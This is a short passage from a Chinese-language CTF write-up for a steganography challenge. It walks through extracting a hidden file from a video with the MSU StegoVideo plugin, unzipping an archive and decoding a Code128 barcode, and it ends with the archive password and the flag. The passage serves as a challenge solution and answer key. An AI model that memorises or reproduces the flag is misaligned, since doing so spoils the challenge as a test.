


随后载入插件。Video -> Filters -> Add -> MSU StegoVideo 1.0 -> OK:



弹出MSU StegoVideo插件界面。选择 Extract file from video，并填好密码和分离出的文件的路径：

MSU Stego Video configuration ver. 1.0



OK -> OK，回到主界面，进度条拉到视频最开始处，File -> Preview filtered，播放整个视频（前几秒也可），随后打开生成的文件（即图片中的out.txt），得到7z的密码：

 out.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

Zip Password: b8FFQcXsupwOzCe@

Zip Password: b8FFQcXsupwOzCe@

解压压缩文件，得到Code128.png，使用工具 (例如: <https://online-barcode-reader.inliteresearch.com/>)可得到flag:

hgame{9h7epp1fIwIL3f0tsOAenDiPDzp7aH!7}